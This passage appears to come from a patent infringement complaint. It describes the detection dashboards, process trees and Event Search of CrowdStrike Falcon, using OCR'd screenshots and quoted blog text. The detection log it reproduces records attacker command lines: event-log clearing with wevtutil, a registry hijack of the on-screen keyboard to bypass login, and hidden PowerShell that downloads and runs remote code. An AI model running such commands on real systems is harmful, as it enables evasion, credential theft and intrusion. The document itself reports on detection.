	DETECT TIME	HOST	USER NAME	ASSIGNED TO	STATUS
	Jan. 12, 2017 15:02:49	CS-SE-CO-WIN7	Christian_2	Unassigned	New
Critical	Jan. 12, 2017 13:52:03	CS-SE-SO-WIN7-V		Unassigned	New




Time		Status		Severity	
Last hour	1	New	215	Critical	67
Last day	9	In Progress	12	High	169
Last week	34	True Positive	108	Medium	110
Last 30 days	110	False Positive	6	Low	24
Last 90 days	370	Ignored	29	Informational	0



(*See* WBR_CSK001364 (https://www.youtube.com/watch?v=JodCkyNAsUE) at 0:24, 2:08.)

602. In addition, the Accused Products' "Detection Activity" dashboard collects and displays "Detections" associated with different threat activities. Each detection entry comprises detailed information of the threat activity including Date" (with date and time), "Scenario," "Description," "Severity," "Host Name," "Device Type," "Parent Process ID," "Process ID," "File Name," and "Command Line."



Blackhat Demo 2013

App Version: falcon-dashboards @ production-activate-UI-DBTP-AC-11

Detection Activity

Detections might be up to 15 min delayed

Scenario: × All

Severity: × All

Company: All

Time range: Last 3 days

Detections

Detect Date	Company	Scenario	Description	Severity	AV Hits	Host Name	Device Type	User Name	Parent Process ID	Proc		Command Line
01/12/2017 20:32:01	Blackhat Demo 2013	Intel Detection	A domain lookup matched a CrowdStrike Intelligence indicator that has previously been used in targeted attacks.	High		CS-SE-KM-1-12	Workstation	Ken	8657888904	865		ping systemowchelx.com
01/12/2017 19:29:28	Blackhat Demo 2013	Suspicious Activity	The wevtutil tool was used to clear the event log. This action is used by attackers to remove traces of their activities from the machine.	Low		CS-SE-KM-1-12	Workstation	CS-SE-KM-1-125	4375570486	438		wevtutil.exe cl Security
01/12/2017 19:29:18	Blackhat Demo 2013	Suspicious Activity	A registry key was set to replace the on-screen keyboard, which is often done by attackers to bypass the login screen.	High		CS-SE-KM-1-12	Workstation	CS-SE-KM-1-125	4375570486	438		reg.exe add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Executi
01/12/2017 19:28:37	Blackhat Demo 2013	Credential Theft	User hashes from SAM hive accessed	Medium		CS-SE-KM-1-12	Workstation	CS-SE-KM-1-125	4375570486	437		powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent
01/12/2017 19:28:17	Blackhat Demo 2013	Credential Theft	LSASS process	High		CS-SE-KM-1-12	Workstation	CS-SE-KM-1-125	4375570486	4377228507	powershell.exe	powershell -windowStyle Hidden -ExecutionPolicy Bypass -encodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbAB

01/12/2017 20:32:01

01/12/2017 19:29:28


01/12/2017 19:29:18

01/12/2017 19:28:37

01/12/2017 19:28:17

(*See* WBR_CSK001364 (https://www.youtube.com/watch?v=JodCkyNAsUE) at 050.)

603. In another example, malicious file “pirate2.exe” is illustrated detected in the Accused Products’ user interface with a “DETECT TIME” of “May 9, 2019 13:29:53.”



Demonstration of Falcon Endpoint Protection Enterprise

Severity		Tactic		Technique		Time		Status		Triggering file		Assigned to	
Critical	9	Machine Learning	12	Sensor Based ML	12	Last hour	0	New	28	powershell.exe	11	Unassigned	22
High	15	Execution	11	PowerShell	11	Last day	0	In Progress	7	cmd.exe	5	incident responder@tmm...	6
Medium	3	Credential Access	8	Credential Dumping	7	Last week	0	True Positive	0	Nebula.exe	4		
Low	0	Persistence	5	Accessibility Features	5	Last 30 days	4	False Positive	0	recon.exe	3		
Informational	1	Defense Evasion	4	Process Injection	4	Last 90 days	28	Ignored	5	Nebula.00.exe	1		
					2 more						7 more		

Select All No grouping Sort by newest detect time

	TACTIC & TECHNIQUE	DETECT TIME	HOST	USER NAME	ASSIGNE...	STATUS
High	Machine Learnin...	May. 10, 2019 13:3...	TM-WIN10-W1-CD	demo	Unas...	New
Informatio	Machine Learnin...	May. 9, 2019 14:0...	SE-JSC-WIN10-BL	demo	Unas...	New
Medium	Machine Learnin...	May. 9, 2019 13:2...	SE-RCS-WIN10-JL	demo	Unas...	New

smss.exe
smss.exe 1
winlogon.exe 1
userinit.exe 1
explorer.exe 6 10 9
pirate2.exe 2 3
Process blocked
File quarantined

pirate2.exe

Unassigned New Comment
TM-SVR16-APP-CD Network Contain
Connect to Host


Execution Details

DETECT TIME May. 9, 2019 13:29:53
HOSTNAME SE-JSC-WIN10-BL
USER NAME TM-SVR16-APP-CD\demo
ACTIONS TAKEN Process blocked
File quarantined
SEVERITY ● Medium
OBJECTIVE Falcon Detection Method
TACTIC & TECHNIQUE Machine Learning via Sensor-based ML
SPECIFIC TO THIS DETECTION This file meets the machine learning-based on-sensor AV protection's medium confidence threshold for malicious files.

3:22 / 9:22

(*See* WBR_CSK001793 (https://www.youtube.com/watch?v=VuiPG1PiMsM) at 3:22.)

604. In another example, "[b]y drilling down into the process details in the Falcon UI, the process ID associated with the TrickBot binary that is masquerading as svchost.exe can quickly be identified." As illustrated below, the Falcon UI provides additional execution details on the right side for "svchost.exe" including "DETECT TIME" with "FIRST BEHAVIOR" and "MOST RECENT BEHAVIOR" ("Dec. 25, 2019 11:40:26" for both in this example).



	TACTIC & TECHNIQUE	DETECT TIME	HOST	USER NAME	ASSIGNED TO	STATUS
High +2 others	Defense Evasion via Pro...	Dec. 25, 2019 11:40:26	[redacted]	[redacted] 5	Unassig...	New

wininit.exe
services.exe 248
svchost.exe 171 226 33
2981732f7ee9fccd13797b2a8f91aa21ff08ff7d398239808... 43
SEVERITY ● Medium
OBJECTIVE Falcon Detection Method
TACTIC & TECHNIQUE Falcon Intel via Intelligence Indicator - Hash
SPECIFIC TO THIS DETECTION This file matches CrowdStrike Intelligence's medium confidence threshold for malicious files. It might be malware and/or part of an adversary's toolkit. Review the file.
INDICATORS OF INTEREST Associated IOC (SHA256 on library/DLL loaded)
2981532f5ee7fccd13575b2a6f71aa21ff06ff5d398237806629 10d7a4992d4a
Associated File
\??\C:\Users\Administrator\AppData\Roaming\extvisual\2981732f7ee9fccd13797b2a8f...
SEVERITY ● Medium
OBJECTIVE Follow Through
TACTIC & TECHNIQUE Execution via Command-Line Interface
SPECIFIC TO THIS DETECTION An unexpected process ran svchost.exe. Adversaries can masquerade malware as a system process to evade detection. Review the executable.
svchost.exe 47
SEVERITY ● High

2981732f7ee9fccd13797b2a8f91aa21ff08ff7d39823980882...

Unassigned New Comment
[redacted] Lift Containment
Connect to Host

Execution Details

DETECT TIME FIRST BEHAVIOR Dec. 25, 2019 11:40:26 MOST RECENT BEHAVIOR Dec. 25, 2019 11:40:26
HOSTNAME [redacted]
USER NAME [redacted]
SEVERITY ● Medium
OBJECTIVE Falcon Detection Method
TACTIC & TECHNIQUE Falcon Intel via Intelligence Indicator - Hash
SPECIFIC TO THIS DETECTION This file matches CrowdStrike Intelligence's medium confidence threshold for malicious files. It might be malware and/or part of an adversary's toolkit. Review the file.
INDICATORS OF INTEREST Associated IOC (SHA256 on library/DLL loaded)
2981532f5ee7fccd13575b2a6f71aa21ff06ff5d398237806629 10d7a...
Associated File
\??\C:\Users\Administrator\AppData\Roaming\extvisual\2981...
SEVERITY ● Medium
OBJECTIVE Follow Through






Figure 2. Further Detail in Falcon UI Provides Additional Process and File Path Information (Click image to enlarge)

(*See* WBR_CSK001708 https://www.crowdstrike.com/blog/automating-remote-remediation-of-trickbot-part-1/.)


605. In another example, the Accused Products' dashboards include Event Search functionality that allows users to "access all of their data in the CrowdStrike Threat Graph." "The flexible query language can handle complex searches that are often required for more advanced threat hunting." In an example, "a query is designed to look for network connections coming from unexpected applications" and "will look across the entire environment for instances where notepad.exe is attempting to make outbound connections. This information is useful for threat hunters" and can be used to indicate a threat event "because notepad.exe should never be making outbound connections." A time range (*e.g.*, by "timestamp") can be specified and the Accused Products' user interface displays events, and each event is associated with an issued timestamp.



The second query is designed to look for network connections coming from unexpected applications. This example will look across the entire environment for instances where notepad.exe is attempting to make outbound connections. This information is useful for threat hunters because notepad.exe should never be making outbound connections. Any results almost certainly indicate a threat. Clear the contents of the search bar, paste the following text, and click the search icon to execute the search.



```
aid=* event_simpleName="DnsRequest" | rename ContextProcessId as TargetProcessId | join
TargetProcessId [search aid=* event_simpleName="ProcessRollup2" ImageFileName="*notepad.exe"] |
table ComputerName timestamp ImageFileName DomainName CommandLine
```




```
aid=* event_simpleName="DnsRequest" | rename ContextProcessId as TargetProcessId | join TargetProcessId [search aid=* event_simpleName="ProcessRollup2" ImageFileName="*notepad.exe"] | table ComputerName timestamp ImageFileName
    DomainName CommandLine
```

✓ 3,649 events (3/30/22 7:03:24.000 PM to 3/30/22 7:18:24.000 PM) No Event Sampling

ComputerName	timestamp	ImageFileName	DomainName	CommandLine
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	outlook.office365.com	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	FOR4-WIN10-054	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	CMDC02.CMOFFICE.LOCAL	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	CMDC02.CMOFFICE.LOCAL	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	localhost	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	117.48.101.10.in-addr.arpa	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	FOR4-WIN10-054.cs-for-us.sys	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	v10.events.data.microsoft.com	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	localhost	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	update.googleapis.com	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	localhost	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	ctldl.windowsupdate.com	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	04wpfordc02.cs-for-us.sys	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	cs-services-aws-forensics-lab-labdata.s3.us-west-2.amazonaws.com	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	cs-services-aws-forensics-lab-labdata.s3.us-west-2.amazonaws.com	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	dl.delivery.mp.microsoft.com	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	04wpfordc01.cs-for-us.sys	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	04wpfordc02.cs-for-us.sys	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	update.googleapis.com	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	04wpfordp01.cs-for-us.sys	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	04wpforwconn01.cs-for-us.sys	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	people.googleapis.com	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	datarouter.ol.epicgames.com	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	v10.events.data.microsoft.com	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	04wpfordc02.cs-for-us.sys	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	self.events.data.microsoft.com	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	04wpfordc02.cs-for-us.sys	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	ctldl.windowsupdate.com	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"
WIN10VICTIM	1648667865445	\Device\HarddiskVolume2\Windows\System32\notepad.exe	settings-win.data.microsoft.com	"C:\Windows\System32\notepad.exe" "C:\Users\demo\Desktop\HideHosts.ps1"

(*See* WBR_CSK001477, https://www.crowdstrike.com/blog/tech-center/hunt-threat-activity-falcon-endpoint-protection.)

606. The Accused Products perform a method that includes *accessing, using a hardware processor of the computer, at least a portion of a recorded history of externally networked sources that the computer received files from so as to identify, based at least in part upon the identified indicia of pestware, a reference to an identity of an externally networked source that is suspected of originating pestware* and *wherein the recorded history of externally networked sources is stored on the file storage device*. For example, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." "[D]etection details" are kept for "90 days."




FULL ATTACK VISIBILITY AT A GLANCE

For unparalleled alert context and visibility, Falcon Prevent:

- Provides details, context and history for every alert
